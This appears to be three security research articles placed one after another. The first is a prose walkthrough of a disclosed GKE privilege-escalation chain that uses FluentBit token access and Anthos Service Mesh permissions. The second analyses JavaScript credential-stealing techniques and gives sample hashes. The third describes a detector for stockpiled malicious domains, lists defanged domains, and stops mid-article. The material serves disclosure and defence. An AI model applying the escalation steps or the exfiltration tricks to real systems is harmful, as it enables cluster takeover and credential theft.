FluentBit is a lightweight and efficient log processor and forwarder. Since Milestone 105 (March 2023), FluentBit has been the default logging agent in all GKE clusters, deployed by default as DaemonSets.

This means FluentBit is installed on each node in the cluster. It is enabled by default from Container-Optimized OS 109, and the legacy agent is disabled by default.

Anthos Service Mesh

Anthos Service Mesh is Google's implementation of the powerful Istio open-source project, allowing users to manage, observe and secure services without having to change application code.

The Next Generation of Second-Stage Cloud Attacks

Second-stage cloud attacks are a type of attack where the attacker has already gained some level of access to the Kubernetes cluster. The attacker will then look to spread into the cluster or escalate their privilege and they will search for misconfigurations or other vulnerabilities to do so.

In these cat and mouse games between attackers and defenders, container escape will continue to be a threat. Attackers will always try to find a way to escape and gain control over cloud environments. Cloud infrastructures and environments should be secure enough that even if an attacker succeeds in entering, they will not be able to do damage (or at least no significant damage).

Sometimes it will be possible to think that a certain misconfiguration is not necessarily a security matter or an issue that can affect your protected cloud environment. However, chaining several misconfigurations can lead to the creation of a strong exploit chain.

The two issues described in this post can be chained as a part of a second-stage attack to gain full control of a Kubernetes cluster.

The Privilege Escalation Finale

Prerequisite Step: FluentBit Exploit or Container to Node Escape

Since this is a second-stage attack, the attacker must first exploit the FluentBit container by discovering a remote code execution or arbitrary file read vulnerability, or otherwise breaking out of another container to gain access to the Node.

First Step: Exploit FluentBit Permissions To Read Projected Service Account Tokens

The first step of this chain exploits a misconfiguration, which is that the FluentBit container mounted the /var/lib/kubelet/pods volume. Below this directory, each pod running on a node has a kube-api-access volume that contains a projected service account token.

Figure 4 shows how this allows the FluentBit container to access any token of any of the pods on the node.

The kube-api-access volume contains the projected service account token for a pod to communicate with the Kubernetes API, which is a sensitive piece of information. If an attacker compromises the FluentBit pod, it would have access to its volume, and they could use any token of any pod on the node.

Using the pod token, the attacker can impersonate a pod with privileged access to the Kubernetes API server and gain unauthorized access to the cluster. In addition, the attacker could map the entire cluster, as they are able to list the running pods (using the get pods command).

Besides gaining unauthorized access to the cluster, an attacker can escalate their privilege or perform harmful actions. In fact, this gives the attacker a huge attack surface, depending on the permissions of the neighboring pods in the node.

The FluentBit container, by default and even generally, does not need direct access to the Kubernetes API server. This container can use either the Kubernetes infrastructure or its sidecar container. This is because the sidecar container’s primary purpose is to collect, parse and forward logs from the main application container. The sidecar container operates within the context of the pod and leverages the Kubernetes infrastructure to access log files and container runtime metadata.

Image 4 is a diagram of FluentBit misconfiguration. FluentBit is giving key access to three separate pods within a node.
Figure 4. FluentBit misconfiguration in which a volume mount includes too much access to the pod directory.

Second Step: Exploit Istio Post-Installation Permissions

The second step of this chain exploits the fact that the ASM's Container Network Interface (CNI) DaemonSet retains excessive permissions post-installation. This allows an attacker to create a new pod with ASM's CNI DaemonSet permissions. When enabling Anthos Service Mesh, Istio-cni-node DaemonSet is installed in the cluster.

The Istio-cni-node DaemonSet is responsible for installing and configuring the Istio CNI plugin on each node in the cluster. As such, it has powerful permissions to perform these tasks. But once it's up and running, it won't need such extensive permissions.

The DaemonSet has two roles:

  • Installing the CNI plugin. It does this by hostPath mounts and writing some files to the host FS (later read by Kubelet). This requires no RBAC, but does use a hostPath mount.
  • A "repair" mode. This detects if pods were started without configuration and handles them. This requires some RBAC privileges to work.

The need for these permissions by ASM's CNI DaemonSet can allow an attacker to exploit the DaemonSet and gain unauthorized access to the cluster, for example, by creating a “powerful pod.”

Chaining the two issues we’ve discussed together allows an attacker to gain complete control over the Kubernetes cluster by escalating privileges to cluster admin.

Image 5 is a diagram of an Anthos Service Mesh misconfiguration. The node is a green box and inside it are the yellow boxes of FluentBit and the Istio installer. FluentBit has given keys to Istio installer and pods (blue boxes). Powerful permissions: Create pod. Create events. Create pods/eviction.
Figure 5. Anthos Service Mesh misconfiguration: Istio installer keeps its powerful permissions after installation.

Full Chain: Gaining Cluster Admin

After understanding the Kubernetes concepts and the issues, let’s see how we can leverage them to gain privileged access to the cluster as a cluster admin.

Prerequisite: Anthos Service Mesh Feature Is Enabled

Once the attacker has gained privileged access to the Kubernetes cluster – a task that can be done by taking control of the FluentBit container – an attacker can exploit the default configuration of a FluentBit container to mount the /var/lib/kubelet/pods volume. which has access to the kube-api-access-<random-suffix> directory. By doing so, the attacker will have all the tokens from all pods with a node.

The fact that FluentBit is a DaemonSet allows the attacker to search for any mounted tokens of any other pods in the cluster by repeating the initial compromise on each node. The attacker can map the entire cluster and find the Istio-Installer-container token.

The attacker will then take advantage of the ASM CNI DaemonSet's powerful permissions after the installation process is complete. The attacker will then create a new pod in the Kube-System namespace.

For this to be a meaningful privilege escalation, the attacker would need to target a powerful service account.

The Kube-System namespace offers a number of preinstalled, extremely powerful service accounts to choose from.

The clusterrole-aggregation-controller (CRAC) service account is probably the leading candidate, as it can add arbitrary permissions to existing cluster roles. The attacker can update the cluster role bound to CRAC to possess all privileges.

Figure 6 shows how the attacker will grant the CRAC’s service account in the pod’s YAML file and they will finally save the token in one of their own volume folders.

The CRAC token is now mounted to the new pod the attacker just created. The attacker can once again exploit the FluentBit misconfiguration and take the CRAC token, which has permissions to operate as a cluster admin by itself.

Image 6 is a screenshot of many lines of code. Here the attacker can grant the CRAC service account in a pod YAML file. This is highlighted in line 21.
Figure 6. Pod YAML file.


Image 7 shows the process where the CRAC token adds admin privileges to itself. The attacker uses a CRAC token (key) to create a CRAC cluster role. Plus: Escalate cluster roles. Plus: All privileges. This is a circular loop that leads back to the attacker’s CRAC token.
Figure 7. The CRAC token can add admin privileges to itself. Source: Container Escape To Shadow Admin: GKE Autopilot Vulnerabilities, Unit 42 article.

Fixes and Mitigations

FluentBit uses a hostPath volume mount of the /var/lib/kubelet/pods directory to let it read certain logs, which it needs to do its job. Before the fix, it was clear that the volume mount configuration included unnecessary access to the pod directory (including the projected service account tokens). The Google Security Team fixed and reduced FluentBit's access to only the logs required.

Regarding Anthos Service Mesh, Google was already aware of the high privileges associated with its CNI DaemonSet from an internal report. They were already in the process of fixing it and reducing its permissions when we reported it to them and this has now been fixed.

Unit 42 researchers were the first to combine the FluentBit vulnerability with ASM's CNI DaemonSet privileges to an attack chain that eventually allows escalating to cluster admin privileges.

Following our advisory and over the course of the last several weeks, Google deployed fixes and mitigations to FluentBit volume mount and Anthos Service Mesh high-privilege permissions. These prevent the reported attack and harden the platform against similar exploits.

Google addressed these issues by doing the following:

  • They removed the /var/lib/kubelet/pod volume mount from the Fluent Bit pod, eliminating its access to the projected service account tokens for other pods.
  • They modified ASM's ClusterRole and re-architected some of its functionality to remove excessive RBAC permissions.

Conclusion

Kubernetes is a powerful container orchestration platform that organizations of all sizes use to run their applications. However, system pods in some circumstances can be an unguarded area of an organization’s security.

Cloud vendors automatically create system pods when your cluster is launched. They are built in your Kubernetes infrastructure, the same as add-on pods that have been created when you enable a feature. This is because cloud or application vendors typically create and manage them, and the user has no control over their configuration or permissions. This can also be extremely risky since these pods run with elevated privileges.

This post demonstrates how an attacker can use two issues in system pods and add-on pods to escalate privileges and gain admin permissions.

Palo Alto Networks Protections and Mitigations

Prisma Cloud

Palo Alto Networks Prisma Cloud is a cloud security platform that are designed to help you protect your Kubernetes cluster from a variety of threats, including attacks that target system pods and add-on pods.

Prisma Cloud provides a variety of features that can help you to:

  • Monitor and detect suspicious activity in your cluster.
  • Identify misconfigurations and excessive privileges in system pods and add-on pods.
  • Prevent attackers from exploiting misconfigurations and vulnerabilities in system pods and add-on pods.

By using Prisma Cloud, you can improve the security of your Kubernetes cluster and protect it from a wide range of threats.

Cortex

Cortex XDR enhances the capabilities of SOC teams by providing a comprehensive incident narrative which may span their entire digital environment. This is achieved through the integration of activity data from Kubernetes Nodes and Kubernetes API Server audit logs, as well as endpoint and network data. Cortex effectively uses this information to identify anomalous Kubernetes actions that align with established TTPs, including Kubernetes credential theft, cryptojacking, container escapes and other security threats.

If you think you may have been compromised or have an urgent matter, get in touch with the Unit 42 Incident Response team or call:

  • North America Toll-Free: 866.486.4842 (866.4.UNIT42)
  • EMEA: +31.20.299.3130
  • APAC: +65.6983.8730
  • Japan: +81.50.1790.0200

Palo Alto Networks has shared these findings with our fellow Cyber Threat Alliance (CTA) members. CTA members use this intelligence to rapidly deploy protections to their customers and to systematically disrupt malicious cyber actors. Learn more about the Cyber Threat Alliance.

Disclosure Timeline

  • Sep. 12, 2023: Palo Alto Networks submitted a report Dual Privilege Escalation Chain to Google
    Cloud Vulnerability Reward Program regarding this issue.
  • Sep. 13, 2023: Google Security Team accepted the report as a security issue.
  • Oct. 24, 2023: Google Security Team accepted the report as a bypass of significant security controls.
  • Nov. 24, 2023: Palo Alto Networks notified Google of the intention to publish an article and offered the opportunity for fixes and input on the article.
  • Dec. 11, 2023: Google Security Team sent inputs on the article.
  • Dec. 14, 2023: Google Security Team fixed the security issues.

Additional Resources


Why Is an Australian Footballer Collecting My Passwords? The Various Ways Malicious JavaScript Can Steal Your Secrets

Executive Summary

Unit 42 researchers have observed threat actors using malicious JavaScript samples to steal sensitive information by abusing popular survey sites, low-quality hosting and web chat APIs. In some campaigns, attackers created chatbots that they registered to someone noteworthy such as an Australian footballer. Other malware campaigns we saw included both web skimmers injected into compromised sites and traditional phishing sites.

In this article, we’ll describe some of the tactics used by malicious JavaScript to steal information through several case studies. The case studies show specific examples of how the malware we observed tries to evade traditional static and dynamic analysis by using obfuscation, unusual Document Object Model (DOM) interactions and selective payload detonation.

We have identified campaigns that collect passwords and credit card information by using our JavaScript malware sandbox. Palo Alto Networks customers receive protection from the threats discussed through several Palo Alto Networks Next-Generation Firewall cloud-delivered security services, including Advanced WildFire and Advanced URL Filtering (AUF). Also, Cortex XDR analytics provides coverage for such threats with network detection and response (NDR) and EDR analytics detectors for instant messaging, exfiltration and C2 techniques.

Related Unit 42 Topics JavaScript Malware, Web Skimmer

How JavaScript Malware Exfiltrates Secrets: Skimmers, Stealers, Phishing Pages

In our research on malicious JavaScript, we’ve noticed attackers using new techniques to collect and aggregate stolen information including passwords or credit card numbers. Attackers use these exfiltration methods both in traditional phishing pages (where the remote host is malicious) and in skimming pages, where a malicious script has compromised the remote host.

Detecting classic phishing cases is already difficult on its own. Detecting pages that skimmers have compromised can be even more difficult, because detection logic cannot use any features of the site or URL to aid detection.

Skimming sites are hosted exactly where they are supposed to be, and therefore detection systems do not notice anything visually different about the hosting site. Phishing pages often hide the exfiltration endpoint to evade detection of the credential collection point, even if the hosting page is detectable.

To help detect such evasive skimmers and phishing exfiltration attacks, we’ve developed new techniques to analyze JavaScript to track the fine-grained information flowing through the program. By identifying information flows that steal data, our analysis can identify when scripts send sensitive information outside of the script to attackers.

The Palo Alto Networks AUF service detected over 216,000 distinct exfiltration attacks in one three-month period. We observed the following activity in those attacks:

  • 83% of these attacks steal password information
  • 2% steal credit card information
  • Less than 1% steal browser cookies
  • Around 15% steal other text information on the page

Our data shows that malicious websites often reuse the same exfiltration endpoint across different domains and URLs. In Figure 1, we see that one endpoint is shared among thousands of different domains and more than 66,000 URLs.

We see that 33% of exfiltration collection points are shared across more than one domain and 56% are shared across more than one URL. In general, we see more sharing across different URLs than domains, such as when attacks use a distinct URL for each victim. However, we still see many cases where multiple separate domains share a common credential collection point.

Image 1 is a line chart comparing URL count in blue to domain count in red by rank. The URL count has a higher count than the domain count.
Figure 1. Exfiltration collection endpoint reuse across multiple attack frontends. Graph in log-log scale.

Attackers Are Using Chat and Survey REST APIs to Steal Data

Using our information flow analysis, we have discovered some examples of exfiltration techniques attackers are using to abuse popular, legitimate cloud APIs for the purpose of exfiltrating credentials.

Figure 2a shows a sample with top-level dynamically generated HTML and Figure 2b shows the same instance obfuscated.

This malware sample uses a chat platform’s REST API to exfiltrate the data after it is stolen.

Image 2a is a screenshot of dynamically generated HTML that is part of a chat platform’s REST API.
Figure 2a. Top level dynamically generated HTML.

Figure 2b shows that the entire page is dynamically generated with one layer of simple escape obfuscation.

Image 2b is a screenshot of many lines of obfuscated code.
Figure 2b. Obfuscated code.

However, the sample shown in Figure 3 uses multiple layers of obfuscation, some using custom unpacking functions (see the highlighted sd5e95e572) that must be dynamically executed to detonate the encoded payload. Attackers often use this type of obfuscation to evade static analysis, but it is possible to analyze the payload in a dynamic execution sandbox.

Image 3 is a screenshot of obfuscated code. Highlighted in red is sd5e95e572.
Figure 3. Obfuscated code using a custom unpacker.

Figure 4 shows multiple public REST APIs used for this purpose. Typically, these are APIs associated with chat programs or surveys.

Image 4 is a screenshot of many lines of code. This is the malicious payload that is part of a public REST API.
Figure 4. Malicious payload.

Next, we analyze the code.

Once we analyze the dynamically generated code (shown above in Figure 4), we observe that this sample collects multiple types of sensitive data:

  • PIN
  • Password
  • Customer number

The sample then sends this data to a specific chatbot that the attacker controls, to harvest the data for further exploitation. This is just one example of attackers abusing cloud APIs to collect exfiltrated credentials. Other examples we see besides chatbot APIs are survey form APIs, low-quality rentable domains and dynamic DNS domains.

We speculate that attackers use the legitimate cloud API domains to evade analysis by using the cloud website’s higher reputation to prevent firewall blocking. Since threat operators use these endpoints for credential collection, it is difficult to tell that the APIs are being abused without having visibility into the malicious sample.

Using cloud APIs can also reveal information about the malware author. For example, chatbot endpoints also contain ways to query for information about specific bots. In this case, the chatbot is registered to someone claiming to be an Australian footballer. While this is likely a fake name, some chat endpoints point to a specific chat room that victims can join, or they contain other information.

Malware Hides Information Theft Using Unusual DOM Elements

Malware samples can also use other techniques to hide exfiltration without being noticed. Figure 5 shows an example of a malware author exfiltrating information by loading a hidden image with query parameters that include the stolen information.

Image 5 is a screenshot of a loaded hidden image that can exfiltrate information.
Figure 5. Exfiltration using image loading.

The hidden img tag causes the browser to send an HTTP request to download the image, but it also sends the stolen data (a credit card number, in this case) to the attacker. We believe this is an attempt to evade detection using atypical exfiltration methods.

The malware author also encodes the exfiltration domain to avoid detection from simple static analysis and signatures. We’ve seen other examples of attackers using unusual DOM elements to exfiltrate information, such as script, object and img elements.

Obfuscation is also a well-known technique that continues to allow information stealers to evade detection. What is surprising is that an increasing number of cases do not use code generation. For example, threat authors will execute code with eval, which is a dynamic code generation function that attackers can use to obfuscate the true payload.

We speculate that when threat authors don’t use dynamic code generation, they are doing so to avoid detection because many detectors monitor dynamically generated code during sandbox analysis. The following is a list of samples (available on VirusTotal) that use exfiltration, which continue to evade many vendors’ detection by using simple obfuscation methods:

  • bf3ab10a5d37fee855a9336669839ce6ad3862ad32f97207d4e959faaba0a3ed
  • 13429eebb74575523b242e16b51eacf287a351c6de04557ec3cc343812aae0cb
  • db346adb1417340e159c45c5e4fdaea039c0edbca6e62ad46aa9aec1cf1273a1

Malware Evades Detection by Refusing to Detonate Its Payload

Obfuscation can prevent detection by most static analysis, but to evade dynamic analysis, malware can selectively detonate its payload. This is not a new phenomenon, but we are seeing specific tactics to evade analysis for JavaScript malware.

By reducing the number of times when the payload detonates, the malware authors reduce the opportunity for pure dynamic analysis to identify their malware. Forcing payload detonation is one of the key techniques that allows our analysis emulator to detect highly evasive JavaScript.

At the same time, refusing to detonate payloads is still effective for evading detection by many other vendors. At the time of writing, the samples with the following SHA256 hashes are currently undetected by all vendors on VT:

  • da416dd6d35e2b779d164f06d4798ca2d9a3d3867e7708b11bf6a863a5e7ffc2
  • bf3ab10a5d37fee855a9336669839ce6ad3862ad32f97207d4e959faaba0a3ed
  • 13429eebb74575523b242e16b51eacf287a351c6de04557ec3cc343812aae0cb
  • db346adb1417340e159c45c5e4fdaea039c0edbca6e62ad46aa9aec1cf1273a1

In the first example, we see the malware only activating on pages that contain keywords. Using the word checkout indicates that the victim might be entering sensitive information.

We also see malware explicitly checking for analysis artifacts in the execution environment, like that shown in the code in Figure 6. Such artifacts would typically only be present during debugging sessions.

Image 6 is a screenshot of code that checks for artifacts.
Figure 6. Checking for artifacts in the execution environment.

Malware samples can also check for crawler artifacts that might tell whether the browser ended up on the page organically (like a potential victim would) or with direct navigation (like a security crawler might). The malware will refuse to detonate if it is under analysis by a security crawler (as shown in Figure 7).

Image 7 is a screenshot of code that checks of the browser is a victim or an automated service. It includes the location, TopLocation and Opener.
Figure 7. Checking if the browser is a victim user or an automated service.

Tracking Information Flows Through JavaScript Code

Our JavaScript malware analysis emulator uses a mixture of static and dynamic code analysis to explore the program's behavior. Static analysis typically looks at code as a static artifact. In contrast, dynamic analysis will run the program and observe the behavior of one specific execution path.

Exploring the complete behavior of a normal, benign JavaScript program is difficult enough due to JavaScript’s dynamic features, which can limit static analysis. Achieving complete dynamic code coverage even on a normal program is often not possible.

When analyzing malware, the malware author often makes programs intentionally more difficult to analyze to evade detection. Malware authors use obfuscation and analysis evasion techniques to avoid detonating the payload when the sample is under analysis. In addition, malware might require specific user input that is difficult to automate, like solving a captcha or entering specially formatted information.

Our analysis technique for this research article aims to detect highly evasive malware that tries to hide from static and dynamic analysis. To detect these highly evasive cases, we use a mixture of both static and dynamic methods to simulate approximate program execution across the entire sample under analysis. This has the benefit of unpacking deobfuscation while also forcing the detonation of dynamic evasions.

After we detonate payloads, our analysis tracks the information flows that occur during program execution. We use a technique called taint tracking, which helps us track the movement of each piece of data in the program. Taint tracking is a general technique that can help identify many different information flow properties of programs.

In our implementation, for each piece of data in the program we track whether it contains sensitive information, such as passwords or credit card data. During execution, our modified JavaScript environment labels each piece of data to include whether the data is tainted. Then we can track the propagation of the trained data from its origin to the destination.

During execution, our analysis monitors for when information that is “tainted” with such sensitive information is sent outside of the browser (e.g., via XMLHttpRequest). When we observe a flow of sensitive information to a suspicious exfiltration path, this is a signal that the JavaScript sample is performing an exfiltration attack.

Conclusion

We’re continuing to see JavaScript information stealers use a variety of techniques to evade detection. In addition to using various obfuscation techniques, they increasingly use ways to evade dynamic analysis by selectively detonating their payload and also use custom loaders to further complicate the detection process.

The end goal of these stealers is to exfiltrate sensitive information from the victims. We identified evasive techniques that are becoming increasingly popular to exfiltrate sensitive information such as the following:

  • Using popular survey sites
  • Low quality hosting
  • Web chat APIs

We recommend that security practitioners continuously monitor exfiltration endpoints to identify such malicious use cases. Furthermore, we believe service providers of such services can take measures to proactively weed out malicious parties abusing their platforms.

Palo Alto Networks customers receive protection from the threats discussed above through our Advanced URL Filtering cloud-delivered security service, which automatically analyzes offline and online information stealing attacks. Also, Cortex XDR analytics provides coverage for such threats with NDR and EDR analytics detectors for instant messaging, exfiltration and C2 techniques using local and global analytics profiles.

The Advanced WildFire machine-learning models and analysis techniques have been reviewed and updated in light of the IoCs shared in this research.

We recommend that website operators continue to keep their software up to date, as this is a common vector for attackers to compromise websites to host malicious JavaScript.

Indicators of Compromise

The malware evasion techniques described in this article are general malware behaviors and not limited to the specific campaigns here. However, here is a list of the samples referenced in this article:

  • bf3ab10a5d37fee855a9336669839ce6ad3862ad32f97207d4e959faaba0a3ed
  • 13429eebb74575523b242e16b51eacf287a351c6de04557ec3cc343812aae0cb
  • db346adb1417340e159c45c5e4fdaea039c0edbca6e62ad46aa9aec1cf1273a1
  • da416dd6d35e2b779d164f06d4798ca2d9a3d3867e7708b11bf6a863a5e7ffc2
  • f82ef9a948b4eaf9b7d8cda13c5fa8170c20b72fde564f7d3a0f271644c73b92
  • acf325dad908534bd97f6df0926f30fc7938a1ac6af1cec00aa45bcf63699e24

Additional Resources


Toward Ending the Domain Wars: Early Detection of Malicious Stockpiled Domains

Executive Summary

Malicious actors often acquire a large number of domain names (called stockpiled domains) at the same time or set up their infrastructure in an automated fashion. They do so, for example, by creating DNS settings and certificates for these domains using scripts.

Automation employed by attackers can leave traces of information about their campaigns in various data sources. Security defenders can find these traces in locations such as certificate transparency logs (e.g., certificate field reputation or timing information) and passive DNS (pDNS) data (e.g., infrastructure reuse or characteristics).

Leveraging these crumbs of information, we built a detector to identify stockpiled domains. The two main advantages of detecting stockpiled domains are expanding coverage of malicious domains and providing patient-zero detections as attackers stock up on domains for future use.

To detect stockpiled domains, we engineered over 300 features to process many terabytes of data and billions of pDNS and certificate records. We used a knowledge base of millions of malicious and benign domains to calculate certificate and pDNS reputation and to train and test a Random Forest machine learning algorithm.

As of July 2023, our detection pipeline has found 1,114,499 unique stockpiled root domain names and identifies tens of thousands of malicious domains weekly. Our model, on average, found stockpiled domains 34.4 days earlier compared to vendors on VirusTotal. The success of our approach emphasizes the need to combine multiple large datasets, such as passive DNS and certificate logs, to detect malicious campaigns.

The stockpiled detector continuously picks up a wide variety of scam, phishing, malware distribution, C2 and other campaigns. Some of these phishing campaigns target the largest software companies, online retail shops, banks, streaming services and more. In this article, we share both large campaigns leveraging thousands of domains and small campaigns involving just a few domains.

Palo Alto Networks customers receive protection against stockpiled domains by leveraging our automated classifier in multiple Palo Alto Networks Next-Generation Firewall cloud-delivered security services, including Advanced Wildfire, DNS Security and Advanced URL Filtering.

Related Unit 42 Topics DNS, Malicious Domains, Cybercrime

Overview of the Domain Wars

In our previous article on fast fluxing, we described how, over time, techniques used by cybercriminals evolved into the domain wars. This ongoing struggle involves criminals registering many domain names to make it harder for law enforcement to take down their botnets.

The domain wars have spread across all types of online crime, including:

  • Phishing
  • Scams
  • Malware and Potentially Unwanted Program (PUP) distribution
  • Adversarial Search Engine Optimization (SEO)
  • Distribution of illicit content (e.g., adult pages, gambling and pirated movies)

In this article, we return to our fictional scenario of an interaction between cybercriminals and law enforcement, namely Chief Emilia and Lisa (who is the sister of Bart from our previous episode).

We’ll also discuss multiple campaigns that we’ve detected with our model, as a way of illustrating how we can use various features to improve protection.

The Misadventures of Lisa and the Puppy Scam Site

In our fictional scenario, Chief Emilia saw that even though stricter registration policy changes that researchers had proposed could be useful, these changes would take a long time. These changes also wouldn’t be enough by themselves to solve the domain wars. Thus, she created a research team to collect data about malicious domain names and to develop detectors to identify them.

In the meantime, our budding cybercriminal Lisa had an evil plan. Lisa hasn’t always been evil. In fact, she was a very good-hearted person. But her parents never let her have a puppy, and slowly, she turned sour.

One day, Lisa decided that if she couldn’t have a puppy as a kid, then no other kids could. She began her descent into evil by launching puppy scam websites. Figure 1 shows a real-life example of a puppy scam site.

Image 1 is a screenshot of the website for the Baronessa Bernese Mountain Dog Puppies. There is an image of a Bernese Mountain dog puppy. There's a button to view available puppies. The menu options include available puppies, about us, puppy care, reviews, and more.
Figure 1. Screenshot of a puppy scam website baronessabernesemountaindogpuppies[.]com.
She started this endeavor by stockpiling a bunch of domain names and cutting together content from real puppy web shops but with fraudulent email addresses, phone numbers and payment sites. (We call these domains registered by the same actor for use in malicious campaigns stockpiled domains.)

Unfortunately for Lisa, Emilia’s team has long been monitoring newly registered domains (NRDs), and they have applied extra scrutiny to these domains. Emilia’s team scraped the sites’ content, analyzed registration behavior and discovered the underlying infrastructure. (This is just as we at Palo Alto Networks pay special attention to NRDs, finding many malicious ones). As a result, Lisa’s scam websites were swiftly found and taken down.

Lisa was determined to succeed. So, before launching the puppy scam campaigns, she started aging domain names used for the websites. As Emilia monitored various scam campaigns, she quickly caught on to the tactic of strategically aging domains (see our research on aged domains) and set her team to watch for when dormant domains get activated.

To evade having her sites scraped by Chief Emilia’s team, Lisa employed a variety of tactics. These included cloaking (showing benign content to suspected crawling bots) and user targeting (showing malicious content only to specific users).

Researchers have shown that cybercriminals use various cloaking and user-targeting techniques, which pose a significant challenge to detect malicious domains. Palo Alto Networks inspects web traffic inline, ensuring we block malicious websites even if they leverage cloaking or user-targeting practices.

Inline detection has its limitations, so Emilia’s team set out to combine a variety of large datasets (including certificate logs and pDNS) to train a machine learning model. This model can find malicious domains leveraging similar automation or infrastructure, or that the same criminal group owns.

Ultimately, it became tough for Lisa to maintain her scam campaigns without getting caught.

One day, while looking at a real web shop that sold puppies, she saw one that looked exactly like the one she wanted as a little girl. She suddenly realized all the evil she had done and decided to give up her life of crime. She adopted the puppy as an adult and joined Emilia’s team to fight cybercrime to undo some of her wrongdoing.

Scam Sites in the Real World

Unfortunately, not all cybercriminals have turned their life around, so we have plenty of similar examples to examine in the real world. Figure 1 shows a real-life puppy scam website (baronessabernesemountaindogpuppies[.]com) and how our detection model gives an advantage in detecting this scam.

Threat actors registered this site on April 21, 2023. Our stockpiled detector first flagged it on April 24, 2023. Two days later, one vendor on VirusTotal marked it as malicious. Then on Aug. 22, 2023, volunteers on a scam-hunting website Artists Against 419 marked it as a scam site.

Early Detection of Malicious/Phishing Domains

Fighting the domain wars is a global community effort where we lean on previous work by academic researchers, law enforcement, cybersecurity professionals, policymakers and volunteers. Researchers in the past have shown that WHOIS and pDNS data are useful for finding malicious domain names registered in bulk.

More recently, researchers looking into certificate datasets discovered they can use these datasets to find stockpiled domains (potentially independent of registration time) where certificates were set up similarly because the criminals likely used automated scripts. Closest to our work is research by AlSabah et al., where the authors looked at both certificate transparency logs and pDNS to identify phishing domains.

Detecting Stockpiled Domain Names

Recognizing that automation can leave us crumbs of information in different datasets, we extracted features from certificate transparency logs, pDNS data and domain name strings that our detector can use to find malicious domain names. Browsers enforce certificate transparency to monitor and audit certificates to make it harder for cybercriminals to use malicious certificates (e.g., when a certificate authority is compromised).

We collect millions of certificates and domains every day from multiple transparency log servers that maintain immutable records of certificates. Similarly, pDNS is a database of DNS request-response pairs passively collected from all over the world (e.g., when users access various web resources or send emails). Our pDNS database consists of billions of DNS records daily.

From these datasets, we collect the following six categories of features as shown in Figure 2.

  • Certificate Features
  • Domain Name Lexical Features
  • Certificate Domain Aggregation Features
  • Certificate Reputation and Aggregation Features
  • pDNS and Certificate Aggregation Features
  • pDNS Reputation and Aggregation Features
Image 2 is an overview diagram of the stockpiled detector’s features extraction pipeline. It starts with the certificates, moves to features and domains, continues to the label domains, and ends at the feature store.
Figure 2. High-level overview of the stockpiled detector’s feature extraction pipeline.

Then we follow a series of steps to gather further information.

Certificate-Specific Features

These features include, for example, the validity length of the certificate or the number of root domain names in the certificate. When cybercrooks automate their processes, they might not think to change these details.

Domain-Specific Certificate Features

These features include, for example, the number of certificates and issuers we see for a domain name, which would signal that their owners treat them similarly.

Certificate Reputation and Aggregation Features for Various Certificate Fields

For example, this category includes the proportion of malicious domain names or the distribution of words for specific fields of certificates. We compute reputation scores for certificate fields (e.g., validity length, seen time, not before field and fingerprint). Certificate reputation features help our classifier understand certain field values commonly set by malicious operations.

Lexical Features for Domains

From the domain name itself, we calculate features like the randomness of the name, the number of words, encoding of the top-level domain (TLD), and whether there is a brand name in the domain name. These features help us capture whether a malicious campaign is targeting a specific set of brands, or if the same algorithm generated the domain names.

pDNS Reputation and Aggregation Features

From pDNS we calculate features like the known malicious and benign proportions of domains and the average domain age or the number of certificates for an IP (or a /24 subnet). PDNS reputation helps us understand more about the shared infrastructure of stockpiled domain names.

Aggregate Features for Certificates and pDNS

These features include, for example, the number of IPs of all the domains in a certificate. Aggregating across multiple data sources (e.g., certificates and pDNS) is essential to understanding the deeper connection between certificate setup and the infrastructure of stockpiled domain names.

After generating features from domain names, certificate logs and pDNS, we train a Random Forest machine learning classifier to predict stockpiled domain names. We leverage our extensive knowledge of millions of malicious and benign domain names as labeled data for training and fine-tuning the classifier for high precision.

Our classifier can achieve 99% precision with 48% recall, even though many of the malicious domains might not be stockpiled or cybercriminals might not leave traces of information in certificate logs and passive DNS data.

Our detection pipeline has found 1,114,499 unique stockpiled root domain names since July 2023, identifying tens of thousands of malicious domains weekly. Other content and behavior analysis-based detectors later identified 45,862 malware, 8,989 phishing and 844 C2 domains among the stockpiled domains.

Our model caught stockpiled domains on average 34.4 days earlier than vendors on VirusTotal. We expect the average delay to grow as other detectors find already identified stockpiled domains.

Our stockpiled detector picked up a variety of campaigns including scams, phishing, malware distribution and C2. Below, we share a few interesting campaigns that our stockpiled detector was able to detect early.

A Malicious Redirection Campaign

Our detector captured more than 9,000 registered domains that were part of a malicious redirection campaign, for example:

  • Whdytdof[.]tk
  • Pbyiyyht[.]gq
  • Rthgjwci[.]cf
  • Cgptvfjz[.]ml

VirusTotal vendors were only able to mark 31.7% of these domains as malicious. Even when they found a domain to be malicious, our detector was capable of finding them 32.3 days earlier on average.

Perpetrators rarely set up such a large campaign without leaving some valuable information for our machine learning model. Even though these domains use Cloudflare, which makes pDNS-based identification challenging, we can follow other trails.

In a recent example, perpetrators randomly generated domains using low-quality TLDs. Also, all the domains had the same validity length for their certificates. And while their activation dates are different, perpetrators activated them all fairly recently.

In this campaign, victims are redirected to different websites before reaching a landing page, which is usually an adware or a scam page. For example, Figure 3 shows a screenshot of the final payload received by our crawler after redirections.

In both cases, our crawler was redirected to a fake notification scam with clickbait. A fake warning message was displayed to trick people into allowing an attacker-controlled website to send browser notifications. Additionally, both pages have a clickbait advertisement at the bottom of the website.

Image 3 is a screenshot of a fake warning message. There's an embedded video player. Warning message: To access the video, press allow. A red arrow points to a notification to subscribe to push notifications. The options are no thanks and allow. There's also a clickbait advertisement to see if Leonardo DiCaprio and Gigi Hadid are really dating with a picture of the pair together.
Figure 3. Fake warning message after an example of malicious redirection from pbyiyyht[.]gq.
Further analysis shows that all these hostnames redirected users to one of two hostnames (i.e., thewinjackpot[.]life and winjackpot[.]life). From the visual analysis of the content of a few detected hostnames, we found that a URL of these two hostnames was assigned to windows.location.href with a timeout (shown in Figure 4). We surmise the campaign owner likely owns both these hostnames, and they later redirect victims to other websites.

Image 4 is a screenshot of JavaScript code that redirects users to a malicious website.
Figure 4. Example of JavaScript snippet (from whdytdof[.]tk) that redirects users to a malicious website.

A European Postal Phishing Campaign

In a postal phishing campaign targeting Italian- and German-speaking users, the phishing page harvested victims’ login credentials. Our detector found a group of related domains.

Vendors on VirusTotal marked only two out of our four example domains as malicious:

  • Abschlussschritte-info[.]com
  • Aksunnatechnologies[.]com
  • 222camo[.]com
  • Rothost[.]best

Abschlussschritte-info[.]com was registered on June 2, 2023, and our detector found it to be malicious ten days later, on June 12, 2023. We only saw VirusTotal vendors detecting it two months later, on Aug. 11, 2023.

Figure 5 shows what the original webpage poste[.]it looks like.

